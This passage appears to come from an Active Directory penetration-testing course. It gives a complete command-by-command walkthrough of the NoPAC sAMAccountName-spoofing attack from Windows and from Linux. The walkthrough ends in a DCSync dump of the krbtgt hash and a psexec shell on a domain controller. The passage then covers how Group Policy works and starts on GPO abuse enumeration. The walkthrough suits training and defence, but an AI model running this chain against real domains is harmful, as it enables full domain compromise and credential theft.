PS C:\Tools> (Get-DomainObject -SearchScope Base)."ms-ds-
machineaccountquota"
10
```

If we want to query the specific number of machines an account has already joined to the domain, we can also use `PowerView`. To accomplish this, we must query every machine and find its ms-DS-CreatorSID attribute (which records the security ID of the creator of the object.) Let's first start querying who created the machine `COMPUTERTEST1`:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> $computerName = 'COMPUTERTEST1'
PS C:\Tools> $computer = Get-DomainComputer -Identity $computerName -
Properties 'ms-DS-CreatorSID'
PS C:\Tools> $sid = (New-Object
System.Security.Principal.SecurityIdentifier($computer.'ms-DS-CreatorSID',
0)).Value
PS C:\Tools> ConvertFrom-SID $sid
INLANEFREIGHT\aneudy
```

Now, if we want to understand how many machines aneudy created, we will need to query the `ms-DS-CreatorSID` attribute for all machines and get the ones that match aneudy's SID:

```
PS C:\Tools> $computers = Get-DomainComputer -Filter '(ms-DS-
CreatorSID=*)' -Properties name,ms-ds-creatorsid
PS C:\Tools> $aneudyComputers = $computers | where { (New-Object
System.Security.Principal.SecurityIdentifier($_."ms-ds-
creatorsid",0)).Value -eq (ConvertTo-SID aneudy) }
PS C:\Tools> $aneudyComputers.Count
10
```


This is important to understand as we may get access to an account that has already reached that quota, and to perform the attack, we may need to use one of the already created machines.

Abusing sAMAccountName Spoofing from Windows

To complete this attack, we will need to follow a specific group of steps:

1. Create a computer account: `TEST01`.
2. Clear the SPN attributes of the new computer account TEST01.
3. Abuse CVE-2021-42278 and modify the sAMAccountName of the computer TEST01 to match the Domain Controller DC03 without `$`.
4. Request a TGT for `TEST01` with its credentials.
5. Revert TEST01 sAMAccountName to its original value.
6. Abuse CVE-2021-42287 and request a service ticket with S4U2self using TEST01 TGT.

Note: Instead of creating a new computer account, we can also use an existing one.

Let's complete those steps using PowerShell, leveraging both the PowerMad and PowerView tools:

```
PS C:\Tools> Import-Module .\Powermad.ps1
PS C:\Tools> $password = ConvertTo-SecureString 'Password123' -AsPlainText
-Force
PS C:\Tools> New-MachineAccount -MachineAccount "TEST01" -Password
$($password) -Domain inlanefreight.local -DomainController 172.18.88.10 -
Verbose
VERBOSE: [+] SAMAccountName = TEST01$
VERBOSE: [+] Distinguished Name =
CN=TEST01,CN=Computers,DC=inlanefreight,DC=local
[+] Machine account TEST01 added
```

Next, we clear the SPNs:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Set-DomainObject -Identity 'TEST01$' -Clear
'serviceprincipalname' -Domain inlanefreight.local -DomainController
172.18.88.10 -Verbose
VERBOSE: [Get-DomainSearcher] search base:
LDAP://172.18.88.10/DC=inlanefreight,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=TEST01$)(name=TEST01$)(displayname=TEST01$))))
VERBOSE: [Set-DomainObject] Clearing 'serviceprincipalname' for object
'TEST01$'
```


Now, we have our computer account ready to impersonate the Domain Controller. We need to change the machine account from `TEST01` to `DC03`

```
PS C:\Tools> Set-MachineAccountAttribute -MachineAccount "TEST01" -Value
"dc03" -Attribute samaccountname -Domain inlanefreight.local -
DomainController 172.18.88.10 -Verbose
VERBOSE: [+] Distinguished Name =
CN=TEST01,CN=Computers,DC=inlanefreight,DC=local
[+] Machine account TEST01 attribute samaccountname updated
```

We now request the TGT as DC03 but using TEST01 credentials. Since `TEST01`'s `sAMAccountName` is `DC03`, it will get a TGT as the computer account but with the `DC03` information in it.

```
PS C:\Tools> .\Rubeus.exe asktgt /user:dc03 /password:"Password123"
/domain:inlanefreight.local /dc:172.18.88.10 /nowrap
```

```
  ______        _
 (_____ \      | |
  _____) )_ _ _| |__  _____ _ _ ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|  |_|____/|____/|_____)____/(___/

 v2.3.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 58A478135A93AC3BF058A5EA0E8FDB71
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.local\dc03'
[*] Using domain controller: 172.18.88.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFJDCCBSCgAwIBBaEDAgEWooIEKDCCBCRhggQgMIIEHKA
...SNIP...
```

Revert the TEST01's sAMAccountName to its original value as the next step involves requesting a Service Ticket to impersonate the Administrator in the target machine:

```
PS C:\Tools> Set-MachineAccountAttribute -MachineAccount "TEST01" -Value
"TEST01" -Attribute samaccountname -Domain inlanefreight.local -
DomainController 172.18.88.10 -Verbose
VERBOSE: [+] Distinguished Name =
CN=TEST01,CN=Computers,DC=inlanefreight,DC=local
[+] Machine account TEST01 attribute samaccountname updated
```

The last step is using the ticket we created using TEST01 credentials and the DC computer name. We will request a Service Ticket to ourselves impersonating the Administrator and adding any service we want to use. In this case, we are adding the option `/altservice:ldap/dc03.inlanefreight.local` because we are planning to perform a DCSync and we need the service `LDAP` to do it:

```
PS C:\Tools> .\Rubeus.exe s4u /self /impersonateuser:Administrator
/altservice:"ldap/dc03.inlanefreight.local" /dc:172.18.88.10 /ptt
/ticket:doIFJDCCBSCgAwIBBa...SNIP...

  ______        _
 (_____ \      | |
  _____) )_ _ _| |__  _____ _ _ ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|  |_|____/|____/|_____)____/(___/
```

```
 v2.3.0

[*] Action: S4U

[*] Action: S4U

[*] Building S4U2self request for: '[email protected]'
[*] Using domain controller: 172.18.88.10
[*] Sending S4U2self request to 172.18.88.10:88
[+] S4U2self success!
[*] Substituting alternative service name 'ldap/dc03.inlanefreight.local'
[*] Got a TGS for 'Administrator' to '[email protected]'
[*] base64(ticket.kirbi):

   doIF3jCCBdqgAwIBBaEDAgEWooIExDCCBMBhggS...SNIP...

[+] Ticket successfully imported!
```

With the ticket imported in our current session, we can perform a DCSync attack:

```
PS C:\Tools> .\mimikatz.exe "lsadump::dcsync /domain:inlanefreight.local
/kdc:dc03.inlanefreight.local /user:krbtgt" exit

  .#####. mimikatz 2.2.0 (x64) #19041 Sep 18 2020 19:18:29
  .## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
  ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( [email protected] )
  ## \ / ##   > https://blog.gentilkiwi.com/mimikatz
  '## v ##'   Vincent LE TOUX      ( [email protected] )
  '#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:inlanefreight.local
/kdc:dc03.inlanefreight.local /user:krbtgt
[DC] 'inlanefreight.local' will be the domain
[DC] 'dc03.inlanefreight.local' will be the DC server
[DC] 'krbtgt' will be the user account

Credentials:
 Hash NTLM: 0304d22b62a0363670c603e35698765b
```

Enumeration from Linux

To enumerate if the server is likely to be vulnerable to NoPAC, we can use netexec or NoPac scanner. To confirm the vulnerability, the tools will request a TGT with PAC and then try to request another TGT without PAC. If a Domain Controller is vulnerable to NoPAC, it will return a TGT without a PAC, and the ticket sizes will be different.

```
git clone -q https://github.com/Ridter/noPac
python3 noPac/scanner.py -dc-ip 10.129.229.224
inlanefreight.local/aneudy:Ilovemusic01 -use-ldap

[*] Current ms-DS-MachineAccountQuota = 10
[*] Got TGT with PAC from 10.129.229.224. Ticket size 1517
[*] Got TGT from 10.129.229.224. Ticket size 752
```

Note: If the server is vulnerable to NoPAC, that doesn't mean that the `sAMAccountName spoofing` will work because it also needs to be able to rename the `sAMAccountName` to the DC to work, and that's only possible if the patch for `CVE-2021-42278` is not applied.

Additionally, the scanner also includes information about the machine quota, which allows us to understand if the domain allows users to join computers to the domain.

Abusing sAMAccountName Spoofing from Linux

In Linux we will do it differently, instead of creating a new machine account we will do the attack with a user account. The account `aneudy` has `GenericAll` rights over the account `felipe`.

We will need to install some tools to complete the attack. We will start with bloodyAD, which requires `libkrb5-dev` to work:

```
sudo apt-get install libkrb5-dev
The following additional packages will be installed:
 comerr-dev krb5-multidev libgssapi-krb5-2 libgssrpc4 libk5crypto3
libkadm5clnt-mit12 libkadm5srv-mit12 libkdb5-10 libkrb5-3 libkrb5support0
...SNIP...
```

Now to install bloodyAD we will clone the repo and install the requirements:

```
git clone -q https://github.com/CravateRouge/bloodyAD
cd bloodyAD/
python3 -m venv .bloodyAD;source .bloodyAD/bin/activate
python3 -m pip install .
Requirement already satisfied: pyasn1>=0.4.8 in
./.bloodyAD/lib/python3.9/site-packages (from bloodyAD==1.1.1) (0.6.0)
```

```
Collecting gssapi>=1.8.1
...SNIP...
```

In this scenario, instead of relying on rights to create a computer account, we will use the rights we have to control another account. We need to control an account with enough permissions (e.g. GenericAll/FullControl or GenericWrite) to edit another account's `sAMAccountName` attribute.

To complete this attack, we will use `aneudy` privileges and abuse the rights we have over `felipe`, and follow the same attack path we did with the computer account. The account we are targeting (`felipe`) needs to have an empty `servicePrincipalName` or we need to clear it.

```
python3 bloodyAD.py -d inlanefreight.local -u aneudy -p Ilovemusic01 --
host 10.129.229.224 get object felipe | grep
"servicePrincipalName\|sAMAccountName"
sAMAccountName: felipe
servicePrincipalName: IMAP/srv03
```

Note: It is a good practice to note down any SPN the account we are targeting have if we want to restore the account to its original value after the attack to avoid service interruptions.

Let's clear Felipe's SPNs:

```
python3 bloodyAD.py -d inlanefreight.local -u aneudy -p Ilovemusic01 --
host 10.129.229.224 set object felipe servicePrincipalName
[]
[+] felipe's servicePrincipalName has been updated
```

The next step is to modify Felipe's sAMAccountName to match the Domain Controller (DC03) without `$`:

```
python3 bloodyAD.py -d inlanefreight.local -u aneudy -p Ilovemusic01 --
host 10.129.229.224 set object felipe sAMAccountName -v DC03
['DC03']
[+] felipe's sAMAccountName has been updated
```

We can request a TGT for the account `DC03` using Felipe's credentials.

```
getTGT.py inlanefreight.local/dc03:Hacker0039 -dc-ip 10.129.229.224
Impacket v0.12.0.dev1+20240426.105025.65f44077 - Copyright 2023 Fortra
```

```
[*] Saving ticket in dc03.ccache
```

The next step is to revert Felipe's sAMAccountName to its original value. To do that, we need to `set object DC03` instead of `felipe` because bloodyAD uses the sAMAccountName by default as the value to search for the object.

```
python3 bloodyAD.py -d inlanefreight.local -u aneudy -p Ilovemusic01 --
host 10.129.229.224 set object DC03 sAMAccountName -v felipe
['felipe']
[+] DC03's sAMAccountName has been updated
```

Alternatively we can use the distinguished name to specify we are targeting `felipe`:

```
python3 bloodyAD.py -d inlanefreight.local -u aneudy -p Ilovemusic01 --
host 10.129.229.224 set object
"CN=felipe,CN=Users,DC=inlanefreight,DC=local" sAMAccountName -v felipe
['felipe']
[+] CN=felipe,CN=Users,DC=inlanefreight,DC=local's sAMAccountName has been
updated
```

The final step is to request a `S4U2self` service ticket using the TGT `dc03.ccache` we have:

```
KRB5CCNAME=dc03.ccache getST.py inlanefreight.local/dc03 -self -
impersonate 'Administrator' -altservice 'cifs/dc03.inlanefreight.local' -k
-no-pass -dc-ip 10.129.229.224
Impacket v0.12.0.dev1+20240426.105025.65f44077 - Copyright 2023 Fortra

[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Changing service from [email protected] to cifs/[email protected]
[*] Saving ticket in Administrator@[email protected]
```

Since we request the alternative service `CIFS` we can use it with `psexec.py` to get a shell on the target system:

```
KRB5CCNAME=Administrator@[email protected] psexec.py
dc03.inlanefreight.local -k -no-pass
Impacket v0.12.0.dev1+20240426.105025.65f44077 - Copyright 2023 Fortra

[*] Requesting shares on dc03.inlanefreight.local.....
[*] Found writable share ADMIN$
```

```
[*] Uploading file pzUPwkmj.exe
[*] Opening SVCManager on dc03.inlanefreight.local.....
[*] Creating service hMaB on dc03.inlanefreight.local.....
[*] Starting service hMaB.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Conclusion

The `NoPAC` attack leveraging `CVE-2021-42278` and `CVE-2021-42287` underscores a critical vulnerability in Active Directory environments where improper validation of `sAMAccountName` modifications can lead to unauthorized privilege escalation. This technique demonstrates the implications of seemingly minor oversights in security configurations. Effective countermeasures require diligent patch management, stringent control over account privileges, and regular audits to ensure that such vulnerabilities are promptly addressed and mitigated. Organizations can better safeguard their critical infrastructure from similar threats by facilitating a comprehensive understanding of these attack vectors.


Introduction to GPOs

In a Windows environment, particularly within organizations managing hundreds or thousands of hosts, it becomes essential to implement a standardized set of security settings and custom configurations across all computers. Instead of configuring each computer individually, administrators use the Group Policy Management Console (GPMC). The GPMC enables the centralization of these configurations and their application based on specific computer or user attributes.

For instance, through GPMC, administrators can modify desktop backgrounds, set specific security settings, and apply configurations typically done manually on each Windows machine. Group Policy Objects (GPOs) facilitate this centralized management.

Group Policy Object (GPO)

A Group Policy Object (GPO) is a collection of policy settings defining the appearance and behavior of systems for a specific group of users or computers within an organization.



GPOs consist of two main components that facilitate their implementation:

- `Group Policy Container (GPC)`: This LDAP object represents the GPO itself, including its configuration and permissions settings. The GPC's distinguished name contains a `GUID`, which is unique to the GPO and helps identify it within the directory, for example, `CN={GUID},CN=Policies,CN=System,DC=inlanefreight,DC=local`.
- `Group Policy Template (GPT)`: Unlike the GPC that holds configuration metadata, the GPT contains the actual settings and configurations as files within the SYSVOL directory on a domain controller. These files dictate the policies to be applied and are fetched by the client machines. The path typically looks like `\\dc02.inlanefreight.local\SysVol\inlanefreight.local\Policies\{GUID}`.

GPOs are applied to users and computers in an Active Directory environment, mostly through Organizational Units (OUs). Administrators structure the organization into different OUs to tailor specific policies for defined groups of users or machines. For example, consider an administrator in a retail company: they might set up one OU for point-of-sale (POS) systems and others for departments such as HR, IT, C-level, etc. This structure allows the application of targeted policies that meet the specific needs of each group.

Note: Group Policy settings are automatically updated upon either the reboot of a domain member computer or when a user signs into a domain member computer. Additionally, Group Policies are refreshed at regular intervals. Typically, this occurs every 90 minutes with a random offset that can be up to 30 minutes.


From an attacker's perspective, if we gain access to accounts, we can modify existing policies or create new ones, which allows us to execute code or perform unauthorized actions on any computer where the policy applies.

In this section, we will discuss how GPOs work, and in the next section, we will discuss how to abuse them.

GPO Delegation

To delegate permissions to link GPOs to a site, domain, or OU, you must have `Modify Permissions` on that site, domain, or OU. By default, only `Domain Administrators` and `Enterprise Administrators` have this permission. Administrators often delegate those rights to other departments, such as technical support, so they can apply the required policies to the computers they manage. Administrators can do that by specifying which GPO a specified group can modify.

If we are the Administrator and we want to delegate rights for a GPO, we need to open `Group Policy Management` using the command `gpmc.msc`; within the GPMC, we can navigate to the selected GPO `Default Security Policy - WKS` go into the `Delegation` tab and Add the group or account we want to assigns the rights to `Edit settings` or `Edit settings, delete and modify security`.



From a high-level perspective, here's what any of those rights can do:

- `Edit settings` allows the user or group to modify the GPO properties or settings.
- `Edit settings, delete and modify security` allows the modification of the GPO settings, the elimination of the GPO, and the delegation of other users to manage the GPO.

GPO Links

A GPO is essentially a set of rules we've put together to manage computer and user accounts effectively. However, creating a GPO doesn't automatically apply it. It exists in isolation until we link it to parts of our Active Directory (AD) structure, such as sites, domains, or Organizational Units (OUs). This linking activates the GPO's rules for the users and computers in those containers.

We begin by deciding where these policies should apply. If we have settings that should affect the entire network, we link the GPO to the `domain level`. For more specific settings, like those affecting only the marketing department or a regional office, we'd link the GPO to the respective `OU` or `site`. This flexibility allows us to apply the same policies across different areas of our organization without recreating the GPO multiple times.


How the Order of GPOs Impacts Application

It is essential to understand the order in which GPOs are processed, especially when multiple GPOs are linked to the same AD container. If there's a conflict between policies (for example, one GPO disables a setting while another enables it), the GPO processed last will have precedence. This order is determined first by the `location` (Local, Site, Domain, OU) and within those levels by `Link Order`, which specifies the hierarchy of GPO applications at each level.

We can link GPOs to Sites, Domains, or OUs. When we link a GPO, it follows a specific sequence, ensuring that policies applied closer to the user or computer have the highest priority. Here's the order on which GPOs are applied:

- Local.
- Site.
- Domain.
- Organization Units (OUs).

Additionally, if we have multiple GPOs applied to the sites, Domains, or OUs, those GPOs have a `Link Order`, meaning that at each level, we can specify the order of hierarchy in which each policy will be applied.



Another consideration is that sometimes, we need certain policies to apply universally and without exception. In these cases, we can `enforce` a GPO. Even if a subordinate OU is configured to block inheritance (which normally stops higher-level policy settings from applying to it), an enforced GPO will still apply.

Example Scenario: Local GPO vs. OU Linked GPO

Now, to better understand how GPO's are applied, let's imagine we need to enable the Windows Firewall. We use the Local GPO directly on the computer to enable the Windows Firewall. This Local GPO is the first level of policy that gets applied when the system starts up or when group policy refreshes occur.

In this scenario, we also have the OU `Workstations` where this computer is a member, and there's a GPO linked to this OU that disables the Windows Firewall. Here's what happens during policy application:

- `Local GPO Application`: The computer first applies the Local GPO as it starts up. According to our setup, this GPO enables the Windows Firewall.
- `Site GPO Application`: Next, if there are any GPOs linked to the site that encompass this computer, those GPOs are applied. Site-linked GPOs can modify settings applied by the Local GPO.
- `Domain GPO Application`: After site-linked GPOs, any GPOs linked to the domain and encompassing this computer are applied. These also can override settings from both the Local and Site-linked GPOs.
- `OU GPO Application`: The GPOs linked to the OU are applied. In our scenario, this GPO disables the Windows Firewall. Since OU-linked GPOs are processed last (among

the GPOs from Local, Site, and Domain), they have the highest precedence in this context unless a higher-level GPO is enforced.

Note: Enforcing a GPO at any level ensures its settings take precedence over any conflicting settings in GPO processed earlier in the hierarchy.

Note: If we set an OU to block inheritance, it wouldn't receive any GPOs from the domain or site level unless those GPOs were enforced. However, Local GPOs would still be applied as they are processed before AD-based GPOs and are considered separate from the AD hierarchy.

This structured approach allows administrators significant control over policy application but also presents an opportunity for us as hackers to compromise the network. If we compromise an account with rights to modify GPOs, create GPOs, or link existing GPOs to Sites, Domains, or OUs, we can use those privileges to compromise any computer where the GPO is applied.

Conclusion

In the following session, we will explore how to enumerate those rights and abuse GPO's rights.

GPO Attacks

Now that we understand how GPOs work, let's discuss the types of rights that can be abused to escalate privileges or move laterally using GPOs.

The first type of right that can be exploited is the ability to `modify a GPO`. As mentioned, an administrator can delegate rights to users or computers to manage a GPO. If we compromise an account that has delegated rights to a GPO, we can abuse these rights to alter the GPO. Modifications could include executing commands or performing actions on all computers where the GPO is applied.

Another right we are looking to access again is the `ability to link a GPO`. If we gain access to an account with the rights to link a GPO, we can use it to link a GPO to a site, domain, or OU. This right alone doesn't provide a privilege escalation path because we also need the right to modify a GPO or create a new one to link it. It is crucial to remember that we can take advantage of this privilege if we gain access to one account that can create or modify existing GPOs.

Finally, if we compromise an account with the rights to `create a GPO` and combine it with the ability to link it to a Site, Domain, or OU, we will be able to compromise any computer that belongs to the place where we link the GPO we created.

This section will explore how to enumerate and abuse GPO rights from Linux and Windows.

GPO Enumeration

When working with GPOs, we need to be aware of their names, the OUs (the common location to link GPOs), where they are linked, and the DACL associated with them.

As an attacker, when we are targetting GPOs, we want to enumerate four (4) specific things:

- Which nonadmin users can modify GPOs? We do this to filter the GPO we want to attack and the accounts we want to target.
- Where are those GPOs linked? As we learned, a GPO is applied when linked; we need to understand where the GPO is linked to identify which devices we can compromise using those GPOs.
- Which nonadmin users can link GPOs? We are interested in understanding where we can apply GPOs we have control over by searching if we have rights to link to a Site, Domain, or OU.
- Which nonadmin users can create GPOs?

Let's see how we can enumerate those rights from Windows and Linux.

GPO Enumeration from Windows

We can use PowerView, the GroupPolicy module from Microsoft or Active Directory module, to enumerate GPOs. We will focus on PowerView.

Note: We can use BloodHound for some of the enumeration we will perform, but not all of them will be visible in BloodHound.

To get the GPOs in the domain we can use `Get-DomainGPO`. That command will retrieve all GPOs created in the current domain. We will work with the first one as an example, but we can do the same for every GPO in the Domain.

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainGPO | Select-Object -First 1

usncreated             : 5672
systemflags            : -1946157056
displayname            : Default Domain Policy
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}
{53D6AB1B-2488-11D1-A28C-00C04FB94F17}][{827D319E-6EAC-11D2-A4EA-
00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC-11D2-
A4EA-00C04F79F83A}{53D6AB1B-2488-11D1-A28C-00C04FB94F17}]
whenchanged            : 3/21/2024 11:02:06 AM
objectclass            : {top, container, groupPolicyContainer}
gpcfunctionalityversion : 2
showinadvancedviewonly : True
```

```
usnchanged       : 12596
dscorepropagationdata  : {4/18/2024 3:55:28 PM, 3/21/2024 10:56:27 AM,
1/1/1601 12:00:00 AM}
name          : {31B2F340-016D-11D2-945F-00C04FB984F9}
flags          : 0
cn           : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject : True
gpcfilesyspath     :
\\inlanefreight.local\sysvol\inlanefreight.local\Policies\{31B2F340-016D-
11D2-945F-00C04FB984F9}
distinguishedname    : CN={31B2F340-016D-11D2-945F-
00C04FB984F9},CN=Policies,CN=System,DC=inlanefreight,DC=local
whencreated       : 3/21/2024 10:52:47 AM
versionnumber      : 3
instancetype      : 4
objectguid       : 4e7d947e-eab2-4669-a110-6e5c0ad8b7f7
objectcategory     : CN=Group-Policy-
Container,CN=Schema,CN=Configuration,DC=inlanefreight,DC=local
```

Let's break down some properties of a GPO that we will be looking into when attacking GPOs:

Property	Description
displayname	The name displayed for the GPO in tools like the Group Policy Management Console (GPMC). This is the name that administrators use to identify the GPO in the domain.
name	The unique identifier (ID) for the GPO, which is typically a GUID. This ID is used internally by Active Directory and GPMC to identify the GPO uniquely.
gpcfilesyspath	The file system path to the folder that contains the GPO's data within the SYSVOL share on the domain controllers. This path is critical for the replication of GPO data across the domain.
objectguid	A globally unique identifier assigned to the GPO used across the Active Directory to uniquely reference the GPO. This GUID is crucial for applications and services that interact programmatically with GPOs.

If we want to list all GPOs names, we can use the following PowerShell command:

```
